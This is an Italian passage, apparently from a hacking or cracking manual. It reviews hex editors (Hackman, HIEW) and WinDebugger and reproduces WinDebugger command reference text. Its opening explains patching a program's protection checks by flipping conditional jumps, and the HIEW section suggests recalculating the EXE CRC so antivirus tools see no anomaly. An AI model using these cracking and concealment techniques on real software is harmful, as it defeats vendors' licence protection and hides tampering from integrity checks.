
Nel capitolo relativo all’assembler ho riportato le tabelle con i codici
operativi in esadecimale proprio per questo motivo.
Generalmente le cose possono essere semplici in quanto spesso si tratta di
cambiare dei SALTA_SE_UGUALE in SALTA_SE_DIVERSO e quindi il codice originario
necessita di pochissime modifiche che comunque devono essere inserite tramite
editor hex.
HexWorkshop è solo uno ma ne esistono altri che tra poco vi mostrerò.
HACKMAN
Hackman v3.0
http://members.tripod.com/~techmasters
mailto:techmasters@geocities.com


Hackman è un ottimo editor hex in quanto
dispone di moltissime funzioni tra cui un
visualizzatore in assembler.
Questa funzione è spesso utile quando si
cercano parti speciali di codice per essere
sicuri del posizionamento.Quando si cercano
le istruzioni in cui vengono eseguite le
protezioni bisogna memorizzarsi da qualche
parte le sequenze di codici esadecimali
relative alle istruzioni stesse.
Queste informazioni dovranno essere
fornite come argomenti per le ricerche
dentro al file eseguibile in modo tale
da poter inserire le modifiche porprio
in quel punto.
Spesso le seuquenze di valori hex si
ripetono dentro ad un programma ed è
facile perderci gli occhi in mezzo a
pagine piene di 0x4D 0xFF ecc.
Dare un occhiata di conferma al codice
assemblativo non dispiace.
HackMan dispone inoltre di molte opzioni che permettono di settare le modalità
di visualizzazione dei dati.
Spesso si ha a che fare con file con differente byte order.
Esiste infatti una differenza tra il formato Intel e quello Motorola.
HackMan permette di settare anche il byte order.
Tra le altre cose è inserito un calcolatore hex.
HIEW
Molti hacker consigliano HIEW.
Devo ammettere che HIEW dispone di molte ottime funzioni anche se non è un
programma Windows.


Una funzione buona che è quella di mostrare l’header di un file EXE editato.
Dentro ad un
file .EXE esiste un
CRC che permette a
certi programmi di
verificare se il
programma originale
ha subito delle
modifiche, diaciamo
“non autorizzate”.
Sono inoltre
riportate dentro
all’header molte
altre informazioni
legate alla
rilocazione del
programma, al
numero di pagine
ecc.
La cosa ottimale
sarebbe quella di
eseguire la
modifica al codice del file .EXE e quindi di ricalcolare il CRC in modo da non
mostrare anomalie ai programmi tipo gli antivirus.
Esistono alcune utility che permettono di fare questo lavoro e tra poco ne
parleremo.
L’unica seccatura stà nel fatto che il programma deve essere necessariamente
lanciato con il nome del file da editare come argomento.
Anche HIEW permette di mostrare il codice in assembler.
HIEW possiede anche l’opzione per
mostrare il codice come se fosse
a 16 bits oppure a 32 bits.
Anche se molti editor HEX
dispongono della possibilità di
mostrare il codice assembler
questi non possono comunque
sostituire i disassemblatori ed i
debugger i quali a differenza dei
normali editor possiedono la
possibilità di eseguire passo a
passo i programmi senza contare
che è anche possibile
visualizzare tabelle relative al
programma stesso come ad esempio funzioni esportate ecc.
WINDEBUGGER
Dentro a prodotti come Visual C++ viene fornito il debugger di Visual Studio.
Microsoft una volta ogni tanto distribuisce dei blocchi di programmi e file
contenenti informazioni ed utilities per l’ambiente Windows.
WINDEBUGGER è presente nel pacchetto rilasciato nel settembre 1999.
In pratica ha gli stessi comandi del debugger di Visual Studio tanto da poter
essere considerato lo stesso ma esterno a questo.
Sicuramente la potenza di un debugger è anche in funzione alla gamma di
breakpoint che può gestire.
Il sistema di breakpoint di WinDebugger possiede un interprete metacircolare.
Questo significa che è possibile eseguire dei comandi quando si attiva un
breakpoint.
Il sistema di breakpoint di WDBG permette di usare qualsiasi istruzione di
valutazione del C come costrutto condizionale per il breakpoint stesso.
Ad esempio per bloccare il programma ogni volta che il contenuto di una
variabile è cambiato è possibile usare il costrutto dentro alla finestra di
settaggio dell’espressione :
&<nomevariabile>
Questa tecnica non funziona con le variabili automatiche in quanto l’indirizzo
può cambiare essendo in funzione dello stack il quale cambia ogni volta che si
entra in una funzione.
Questo è il caso in cui il breakpoint dovrebbe cambiare dinamicamente.
Per questo scopo il breakpoint deve essere abilitato ogni volta che la funzione
parte e disabilitato in uscita.
Supponiamo che la nostra funzione si chiami subroutine e che la variabile locale
automatica sia i.
Fate partire il programma ed eseguite lo step per entrare nella funzione che
definisce la variabile i con :
g subroutine
p
bp500 ={subroutine}&i /r4 /C"?i"
Il numero del breakpoint deve essere scelto sufficientemente grosso da essere
distante dai numeri degli altri breakpoints.
Notate che /r4 dice che la variabile è lunga 4 bytes ovvero le dimensioni di un
int.
Dopo aver fatto questo disabilitate il breakpoint con
bd500
Il secondo breakpoint viene creato sull’entry point della funzione.
bp .<FirstLine> /C"be 500;g"
La prima linea della funzione, l’entry-point, è il punto in cui deve essere
abilitato il nostro breakpoint.
L’ultimo breakpoint deve essere creato sull’ultima linea della funzione.
bp .<LastLine> /C"bd 500;g"
Come avrete notato i due ultimi breakpoint abilitano il primo in ingresso ed in
uscita.
É da notare che se la funzione dispone di più punti di uscita allora si dovranno
creare più breakpoints come l’ultimo.
Spesso nella gestione dei watch le variabili controllate vanno fuori scope per
cui al posto del valore viene mostrato il messaggio :
CXX0017 Error: symbol not found
Un esempio potrebbe essere quando si crea una common dialog e si esegue il break
del programma nell’istante in cui si è dentro a COMDLG32.DLL cercando oi di
visualizzare una variabile dentro al programma con ?gVar
Per vedere la variabile dentro al programma è sufficente dare
?{,,myapp}gVar
WDBG gestisce una linea di comando allo start del debugger stesso.
Questo sistema può essere anche utilizzato per debuggare un programma
ridirigendo STDIN in modo tale che prenda l’input da tastiera.
windbg cmd /c "app < input.txt"


WDBG e’ sìcuramente un debugger molto più adatto all’uso con i sorgenti in
quanto molte
informazioni non
le mostra.
Cosa significa ?
Alcuni debugger
come SoftIce
devono ricostruire
le informazioni.
Nei codici
assemblativi
compaiono le
informazioni
simboliche solo
perchè queste
vengono
rigenerate.
In pratica il
debugger legge le
funzioni importate
e gli indirizzi
dove sono state
posizionate.
Successivamente va
a leggere il
codice sostituendo
gli indirizzi di
chiamata con i
nomi delle
funzioni relative.
Chiaramente
possedendo i
sorgenti questa ricostruzione non è necessaria visto che sicuramente la fase di
debug verrà eseguita seguendo il tracciato nel sorgente.
Il debugger fornisce alcune informazioni come ad esempio quelle dei moduli leti
con il programma (DLL, VBX ecc.)
Dispone di finestre di watch, visualizza i registri, permette di inserire
breakpoit e possiede un vsiaulizzatore che mostra le chiamate nello stack.
Sicuramente non è il massimo per certi compiti.
I comandi relativi allo step by step sono disponibili mediante pulsanti che
permettono di entrare o passare sopra alle funzioni presenti.
La seguente lista mostra i comandi che possono essere dati in WINDEBUGGER n4ella
finestra COMMAND.
* Comment
; Command Separator
Syntax
;
Examples
Step twice, printing the variable szVar after each step.
P;?szVar;P;?szVar
Execute to source line 123, print the value of counter, then continue execution.
g@123;?counter;g
? Evaluate Expression
Evaluates and displays the value of the expression or symbol in the context of
the current thread and process.
Syntax
? expression [, format]
Parameters
expression
Expression to be evaluated with the expression evaluator.
The C++ expression evaluator cannot calculate expressions that use the
conditional operator (?:).
format
C-style format characters. For example, to display an int, use ",i" as the
format specifier. Do not use percent signs (%). For more information, see the
table below.
Remarks
The following table describes the C-style format characters.
Format Definition Example
D, d, I, I Signed decimal integer. > ?0x100,i 256
u Unsigned decimal integer. > ?-1,u 4294967295
o Octal integer. > ?40000,o 0o00001000000
x, X Hexadecimal integer. > ?40000,x 0x00040000
f Signed value in floating point format
with six decimal places (takes
implicit/explicit type FLOAT as an argument).
> ?(float)(3./2.),f 1.500000
e, E Signed value in scientific notation with
up to six decimal places (trailing zeros and
decimal point are truncated).
> ?(float)(3./2.),e 1.500000e+000
g, G Signed value in floating point decimal
format or scientific format, whichever is more
compact. > ?(float)(3./2.),g 1.5
c Single character. > ?41,c 'A'
s Characters up to the first null
character.
> ?szHello,s Hello (szHello="Hello")
l Long-Word modifier. > ?3./2.,lf 1.500000
L Long-Long Word modifier > ?0xffffffff,Li -1
h Half-Word modifier: > ?0x12345,hi 9029
Note The 'l", "L", and "h" modifiers work differently with different base
types.
If, for instance, you are coercing an expression to type long double (80 bit),
the "L" modifier will work correctly on that expression. The "L" modifier also
works correctly on long long integer expressions, as shown in the table above.
Windows Debugger implicitly cast values when evaluating an expression. It
operates on the actual bit quantity unless coerced through casting, as shown
above.
! User Extension DLL
Calls a DLL function from the debugger. Use this command to call special
routines while debugging.
Syntax
! [filename.]function [string]
Parameters
filename
Name of the DLL to call (without the .DLL extension), followed by a period (.).
The default filename is NTSDEXTS.DLL.
